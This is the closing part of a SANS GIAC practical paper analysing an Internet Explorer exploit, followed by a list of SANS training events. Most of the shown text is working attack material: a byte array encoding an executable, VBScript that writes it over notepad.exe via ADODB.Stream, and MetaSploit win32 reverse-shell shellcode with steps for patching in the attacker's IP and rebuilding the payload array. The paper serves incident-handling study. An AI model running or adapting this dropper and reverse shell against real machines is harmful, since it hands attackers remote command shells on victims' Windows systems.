,0,0,0,46,105,100,97,116,97,36,50,20,80,0,0,5,0,0,0,3,1,20,0,0,0,6,0,0,0,0,0,0,0,0,0,0
,0,0,0,46,105,100,97,116,97,36,53,188,80,0,0,5,0,0,0,3,1,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,46,105,100,97,116,97,36,52,152,80,0,0,5,0,0,0,3,1,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,36,104,99,114,116,100,108,108,20,80,0,0,5,0,0,0,2,0,46,116,101,120,116,0,0,0,21
6,18,0,0,1,0,0,0,3,1,12,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,55,4
4,81,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,53,19
2,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,52,15
6,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,54,22
4,80,0,0,5,0,0,0,3,1,16,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,138,1,0,0,216,18,0,0
,1,0,0,0,2,0,46,116,101,120,116,0,0,0,228,18,0,0,1,0,0,0,3,1,12,0,0,0,1,0,0,0,0,0,0,0,
0,0,0,0,0,0,46,105,100,97,116,97,36,55,48,81,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0
,0,0,0,0,0,46,105,100,97,116,97,36,53,196,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0
,0,0,0,0,0,46,105,100,97,116,97,36,52,160,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0
,0,0,0,0,0,46,105,100,97,116,97,36,54,240,80,0,0,5,0,0,0,3,1,8,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,95,101,120,105,116,0,0,0,228,18,0,0,1,0,0,0,2,0,46,116,101,120,116,0,0,0,24
0,18,0,0,1,0,0,0,3,1,12,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,55,5
2,81,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,53,20
0,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,52,16
4,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,54,24
8,80,0,0,5,0,0,0,3,1,8,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,95,114,97,105,115,101,0,0,240
,18,0,0,1,0,0,0,2,0,46,116,101,120,116,0,0,0,252,18,0,0,1,0,0,0,3,1,12,0,0,0,1,0,0,0,0
,0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,55,56,81,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,
0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,53,204,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,
0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,52,168,80,0,0,5,0,0,0,3,1,4,0,0,0,1,0,0,0,0,
0,0,0,0,0,0,0,0,0,46,105,100,97,116,97,36,54,0,81,0,0,5,0,0,0,3,1,10,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,95,115,105,103,110,97,108,0,252,18,0,0,1,0,0,0,2,0,152,1,0,0,95,95,98
,115,115,95,98,97,115,101,95,95,0,95,95,98,115,115,95,101,110,100,95,95,0,95,95,83,104
,97,100,111,119,83,116,97,99,107,0,95,95,101,114,114,111,114,99,111,100,101,0,95,95,73
,110,105,116,105,97,108,83,116,97,99,107,0,95,95,108,97,115,116,75,110,111,119,110,71,
111,111,100,69,66,80,0,95,95,101,110,118,105,114,111,110,0,95,95,112,108,99,99,83,116,
97,99,107,84,114,97,99,101,0,95,95,69,120,99,101,112,116,105,111,110,67,111,100,101,0,
95,95,69,120,99,101,112,116,105,111,110,80,111,105,110,116,101,114,115,0,95,95,69,120,
99,101,112,116,105,111,110,82,101,99,111,114,100,0,95,95,67,117,114,114,101,110,116,69
,120,99,101,112,116,105,111,110,0,95,95,67,117,114,114,101,110,116,67,111,110,116,101,
120,116,0,95,95,83,116,97,114,116,80,114,111,102,105,108,101,0,95,95,103,108,111,98,97
,108,95,117,110,119,105,110,100,50,0,95,95,101,120,99,101,112,116,95,104,97,110,100,10
8,101,114,51,0,101,120,99,101,112,116,105,111,110,72,97,110,100,108,101,114,51,108,97,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
98,101,108,50,0,101,120,99,101,112,116,105,111,110,72,97,110,100,108,101,114,51,108,97
,98,101,108,51,0,101,120,99,101,112,116,105,111,110,72,97,110,100,108,101,114,51,108,9
7,98,101,108,52,0,101,120,99,101,112,116,105,111,110,72,97,110,100,108,101,114,51,69,1
20,105,116,0,95,109,97,105,110,67,82,84,83,116,97,114,116,117,112,0,95,78,116,67,117,1
14,114,101,110,116,84,101,98,0,95,82,116,108,85,110,119,105,110,100,64,49,54,0,95,95,7
1,101,116,77,97,105,110,65,114,103,115,0,1,0,0,0,92,0,0,0,0,0,0,0,99,58,92,100,111,99,
117,109,101,110,116,115,32,97,110,100,32,115,101,116,116,105,110,103,115,92,106,97,115
,111,110,92,109,121,32,100,111,99,117,109,101,110,116,115,92,115,97,110,115,92,103,99,
105,104,92,108,99,99,92,119,105,110,51,50,95,114,101,118,101,114,115,101,46,101,120,10
1,0,0,0,0,78,66,48,57,177,6,0,0,0,0,0,0,1,0,67,86,1,0,0,0,0,0,0,0,168,2,0,0,22,99,58,9
2,108,99,99,92,108,105,98,92,108,99,99,99,114,116,48,46,111,98,106,0,0,0,0,0,1,0,67,86
,1,0,0,0,168,2,0,0,36,0,0,0,17,119,105,110,51,50,95,114,101,118,101,114,115,101,46,111
,98,106,0,0,1,0,1,0,20,0,0,0,0,0,0,0,168,2,0,0,1,0,0,0,1,0,0,0,48,0,0,0,0,0,0,0,168,2,
0,0,9,108,99,99,99,114,116,48,46,99,0,0,1,0,0,0,1,0,1,0,20,0,0,0,168,2,0,0,204,2,0,0,1
,0,0,0,1,0,0,0,108,0,0,0,168,2,0,0,204,2,0,0,70,99,58,92,100,111,99,117,109,101,110,11
6,115,32,97,110,100,32,115,101,116,116,105,110,103,115,92,106,97,115,111,110,92,109,12
1,32,100,111,99,117,109,101,110,116,115,92,115,97,110,115,92,103,99,105,104,92,119,105
,110,51,50,95,114,101,118,101,114,115,101,46,99,0,1,0,4,0,168,2,0,0,188,2,0,0,197,2,0,
0,200,2,0,0,28,0,30,0,31,0,32,0,1,0,0,0,10,0,5,0,16,0,0,0,1,0,0,0,26,0,3,2,0,0,0,0,4,0
,0,0,12,95,95,98,115,115,95,98,97,115,101,95,95,0,0,0,22,0,3,2,4,0,0,0,4,0,0,0,11,95,9
5,98,115,115,95,101,110,100,95,95,18,0,3,2,8,0,0,0,4,0,0,0,7,95,95,102,109,111,100,101
,26,0,3,2,12,0,0,0,4,0,0,0,13,95,95,83,104,97,100,111,119,83,116,97,99,107,0,0,22,0,2,
2,16,0,0,0,4,0,0,0,11,95,95,101,114,114,111,114,99,111,100,101,26,0,3,2,20,0,0,0,4,0,0
,0,14,95,95,73,110,105,116,105,97,108,83,116,97,99,107,0,30,0,3,2,24,0,0,0,4,0,0,0,18,
95,95,108,97,115,116,75,110,111,119,110,71,111,111,100,69,66,80,0,18,0,3,2,32,0,0,0,4,
0,0,0,7,95,95,95,97,114,103,99,18,0,3,2,36,0,0,0,4,0,0,0,7,95,95,95,97,114,103,118,22,
0,3,2,40,0,0,0,4,0,0,0,9,95,95,101,110,118,105,114,111,110,0,0,30,0,3,2,44,0,0,0,4,0,0
,0,16,95,95,112,108,99,99,83,116,97,99,107,84,114,97,99,101,0,0,0,26,0,3,2,48,0,0,0,4,
0,0,0,15,95,95,69,120,99,101,112,116,105,111,110,67,111,100,101,30,0,3,2,52,0,0,0,4,0,
0,0,19,95,95,69,120,99,101,112,116,105,111,110,80,111,105,110,116,101,114,115,30,0,2,2
,60,0,0,0,4,0,0,0,17,95,95,69,120,99,101,112,116,105,111,110,82,101,99,111,114,100,0,0
,30,0,3,2,140,0,0,0,4,0,0,0,18,95,95,67,117,114,114,101,110,116,69,120,99,101,112,116,
105,111,110,0,30,0,3,2,144,0,0,0,4,0,0,0,16,95,95,67,117,114,114,101,110,116,67,111,11
0,116,101,120,116,0,0,0,30,0,3,2,154,0,0,0,1,0,0,0,17,95,95,101,120,99,101,112,116,95,
104,97,110,100,108,101,114,51,0,0,26,0,3,2,25,2,0,0,1,0,0,0,15,95,109,97,105,110,67,82
,84,83,116,97,114,116,117,112,26,0,3,2,160,2,0,0,1,0,0,0,13,95,78,116,67,117,114,114,1
01,110,116,84,101,98,0,0,6,0,2,4,255,255,255,255,1,0,0,0,10,0,5,0,42,0,0,0,2,0,0,0,24,
0,9,0,0,0,0,0,17,119,105,110,51,50,95,114,101,118,101,114,115,101,46,111,98,106,41,0,5
,2,0,0,0,0,131,0,0,0,0,0,0,0,35,0,0,0,19,0,0,0,30,0,0,0,168,2,0,0,1,0,6,16,0,5,95,109,
97,105,110,14,0,0,2,252,255,255,255,3,16,5,102,117,110,99,116,13,0,0,2,8,0,0,0,116,0,4
,97,114,103,99,13,0,0,2,12,0,0,0,4,16,4,97,114,103,118,2,0,6,0,15,0,2,2,148,0,0,0,4,0,
0,16,4,99,111,100,101,51,0,1,0,4,0,0,0,44,76,111,103,105,99,105,101,108,115,47,73,110,
102,111,114,109,97,116,105,113,117,101,32,108,99,99,45,119,105,110,51,50,32,118,101,11
4,115,105,111,110,32,51,46,56,6,0,2,4,255,255,255,255,0,0,0,10,0,12,0,40,0,0,0,68,0,0,
0,28,0,0,0,18,0,3,2,168,2,0,0,1,0,0,0,5,95,109,97,105,110,0,0,18,0,3,2,148,0,0,0,4,0,0
,0,4,99,111,100,101,0,0,0,6,0,0,0,0,0,0,0,8,0,0,0,8,0,0,0,8,0,0,0,8,0,0,0,16,0,0,0,1,0
,0,0,0,0,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,244,155,20,148,20,0,0,0,52,244,68
,84,1,0,0,0,0,0,0,0,2,0,0,0,0,0,0,168,2,0,0,16,0,0,0,148,0,0,0,10,0,12,0,32,0,0,0,68
,0,0,0,28,0,0,0,14,0,0,4,244,155,20,148,42,0,0,0,2,0,0,0,14,0,1,4,52,244,68,84,135,0,0
,0,2,0,0,0,6,0,0,0,0,0,0,8,0,0,0,8,0,0,0,8,0,0,0,8,0,0,0,16,0,0,0,1,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,244,155,20,148,16,0,0,0,52,244,68,84,1,0,0,0,0,0
,0,0,2,0,0,0,0,0,0,0,168,2,0,0,16,0,0,0,148,0,0,0,0,0,0,7,0,0,0,0,0,0,0,16,0,0,0,22,
0,0,0,34,0,0,0,42,0,0,0,50,0,0,0,60,0,0,0,14,0,3,0,16,0,116,0,80,1,4,99,111,100,101,0,
4,0,1,2,0,0,10,0,8,0,116,0,0,0,0,0,1,16,6,0,2,0,10,0,2,16,6,0,2,0,10,0,112,4,8,0,1,2,2
,0,116,0,4,16,10,0,8,0,116,0,0,0,2,0,5,16,8,0,8,0,13,1,0,0,0,0,1,0,255,255,255,255,0,0
,0,0,0,4,0,0,11,1,0,0,0,0,2,0,255,255,255,255,0,0,0,0,4,0,0,0,9,1,0,0,0,0,3,0,255,255,
255,255,0,0,0,0,0,2,0,0,11,1,0,0,0,0,4,0,255,255,255,255,0,0,0,0,0,2,0,0,9,1,0,0,0,0,5
,0,255,255,255,255,0,0,0,0,0,2,0,0,9,1,0,0,0,0,6,0,255,255,255,255,0,0,0,0,16,1,0,0,9,
1,0,0,0,0,7,0,255,255,255,255,0,0,0,0,0,0,0,0,8,2,0,0,0,0,0,0,255,255,255,255,0,0,0,0,
255,255,255,255,2,0,2,0,0,0,1,0,1,0,1,0,0,0,0,0,10,0,0,0,9,108,99,99,99,114,116,48,46,
99,70,99,58,92,100,111,99,117,109,101,110,116,115,32,97,110,100,32,115,101,116,116,105
,110,103,115,92,106,97,115,111,110,92,109,121,32,100,111,99,117,109,101,110,116,115,92
,115,97,110,115,92,103,99,105,104,92,119,105,110,51,50,95,114,101,118,101,114,115,101,
46,99,16,0,12,0,11,0,0,0,0,0,0,0,0,0,0,0,32,1,1,0,8,0,0,0,44,0,0,0,32,1,2,0,52,0,0,0,4
0,0,0,0,42,1,255,255,20,4,0,0,152,0,0,0,37,1,1,0,24,1,0,0,36,2,0,0,39,1,1,0,92,0,0,0,5
2,0,0,0,37,1,2,0,60,3,0,0,213,0,0,0,39,1,2,0,144,0,0,0,136,0,0,0,43,1,255,255,60,5,0,0
,108,0,0,0,41,1,255,255,172,4,0,0,144,0,0,0,45,1,255,255,168,5,0,0,164,0,0,0,51,1,255,
255,76,6,0,0,101,0,0,0,78,66,48,57,77,7,0,0)

winxp="c:\windows\system32\notepad.exe"
winxpee="c:\windows\notepad.exe"

Function toString(payloadArray)
For Each arrayElement In payloadArray
toString = toString & ChrB(arrayElement)
Next
End Function
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Const adTypeBinary = 1
Const adTypeText = 2
Const adSaveCreateOverWrite = 2

set sploit = CreateObject("Adodb.Stream")
sploit.Type = adTypeText
sploit.Open
sploit.WriteText toString(theArray)
sploit.Position = 0
sploit.Type = adTypeBinary
sploit.Position = 2
bytearray = sploit.Read
sploit.Close

set stuff = CreateObject("Adodb.Stream")
stuff.Type = adTypeBinary
stuff.Open
stuff.Write bytearray
On Error Resume Next
stuff.savetofile(winxp), adSaveCreateOverWrite
On Error Resume Next
stuff.savetofile(winxpee), adSaveCreateOverWrite
On Error Resume Next
stuff.Close
document.location="view-source:"+document.location.href
</script>
<body bgcolor=#d7d7d7 scroll=no>
<center><b><font style="font-size:2cm;font-family:arial" color=#ff0000>ju<sup>n</sup>k
w<sub>a</sub>re</font></b></center>
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

12 Appendix C – The Shell Code Conversion

This section describes how the payload delivered by the exploit is created.

The payload is a win32 reverse shell, based on code written by hdm of MetaSploit [21]. The shell code is modified to connect to a different IP, and then converted into an appropriate form for the exploit.

MetaSploit describe this shell code on their website (http://www.metasploit.com/shellcode.html) as follows:

"This payload will load winsock, connect to the specified host, and spawn a cmd.exe shell. It will call WaitForSingleObject with an infinite timeout and then ExitProcess when the cmd.exe process has terminated. This payload has been tested on many service packs of Windows NT 4.0, Windows 2000, and Windows XP. This payload will NOT work on Windows 9x since cmd.exe does not exist and command.com can't send its output back to the socket."

The C code provided by MetaSploit (http://www.metasploit.com/sc/win32_reverse.c) is:

```
char code[] =
"\xe8\x30\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xec\xf9\xaa"
"\x60\xd9\x09\xf5\xad\xcb\xed\xfc\x3b\x8e\x4e\x0e\xec\x7e\xd8\xe2"
"\x73\xad\xd9\x05\xce\x72\xfe\xb3\x16\x57\x53\x32\x5f\x33\x32\x2e"
"\x44\x4c\x4c\x00\x01\x5b\x54\x89\xe5\x89\x5d\x00\x6a\x30\x59\x64"
"\x8b\x01\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x58\x08\xeb\x0c\x8d\x57"
"\x24\x51\x52\xff\xd0\x89\xc3\x59\xeb\x10\x6a\x08\x5e\x01\xee\x6a"
"\x08\x59\x8b\x7d\x00\x80\xf9\x04\x74\xe4\x51\x53\xff\x34\x8f\xe8"
"\x83\x00\x00\x00\x59\x89\x04\x8e\xe2\xeb\x31\xff\x66\x81\xec\x90"
"\x01\x54\x68\x01\x01\x00\x00\xff\x55\x18\x57\x57\x57\x57\x47\x57"
"\x47\x57\xff\x55\x14\x89\xc3\x31\xff\x68\xc0\xa8\x00\xf7\x68\x02"
"\x00\x22\x11\x89\xe1\x6a\x10\x51\x53\xff\x55\x10\x85\xc0\x75\x44"
"\x8d\x3c\x24\x31\xc0\x6a\x15\x59\xf3\xab\xc6\x44\x24\x10\x44\xfe"
"\x44\x24\x3d\x89\x5c\x24\x48\x89\x5c\x24\x4c\x89\x5c\x24\x50\x8d"
"\x44\x24\x10\x54\x50\x51\x51\x51\x41\x51\x49\x51\x51\xff\x75\x00"
"\x51\xff\x55\x28\x89\xe1\x68\xff\xff\xff\xff\xff\x31\xff\x55\x24"
"\x57\xff\x55\x0c\xff\x55\x20\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b"
"\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb"
"\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0"
"\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1\x8b"
"\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b"
"\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

int main(int argc, char **argv)
{
  int (*funct)();
  funct = (int (*)()) code;
  (int)(*funct)();
}
```

Reading comments in the asm source (http://www.metasploit.com/sc/win32_reverse.asm) tells us that this shell connects to 192.168.0.247 on port 8721. Converting the IP to hex gives c0.a8.00.f7, shown in bold in the code above.

c0.a8.00.f7 is replaced by the hex equivalent of the attacker's IP, and the code compiled using lcc-win32 [23]. The result is the executable win32 reverse shell.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

In the original exploit from Malware, jelmersArray contains the payload in an array of comma separated decimal values, with each decimal value representing one byte of the payload.

To convert the executable file into an array of comma separated decimal values, the following C program is used:

```
#include<stdio.h>

main()
{
  char in2 = 0;
  unsigned int in = 0;
  FILE *fp;

  printf("Starting...\n");

  if((fp = fopen("reverse_shell.exe", "rb")) == NULL)
  {
    printf("Failed to open file\n");
    close(fp);
    exit(-1);
  }

  printf("Opened file\n");

  while(fread(&in,sizeof(char),1,fp))
    printf("%d,", (int) in);

  fclose(fp);
}
```

The executable shell code copied to the same directory and named *reverse_shell.exe*, and the above program compiled and executed with the output directed into a file named *result.txt*. The resulting file is then trimmed and used to replace jelmersArray in the original exploit.

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

Last Updated: July 26th, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event